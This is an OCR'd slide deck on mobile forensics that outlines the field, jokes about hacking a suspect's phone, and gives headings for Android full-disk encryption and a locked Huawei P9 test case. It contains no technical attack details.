Mobile (Fail)rensics


What is mobile forensics?

- Data acquisition
- Forensic data collection
- Application data analysis
- Cloud data acquisition
- …


What is mobile forensics?

- ~~Data acquisition~~ **Hack the bad guy's phone**
- Forensic data collection
- Application data analysis
- Cloud data acquisition
- …

Android 4.4 FDE




Android 5+ FDE



Test case #1

- Huawei P9
- Processor: Kirin 935
- OS version: Android 7
- Locked, password unknown

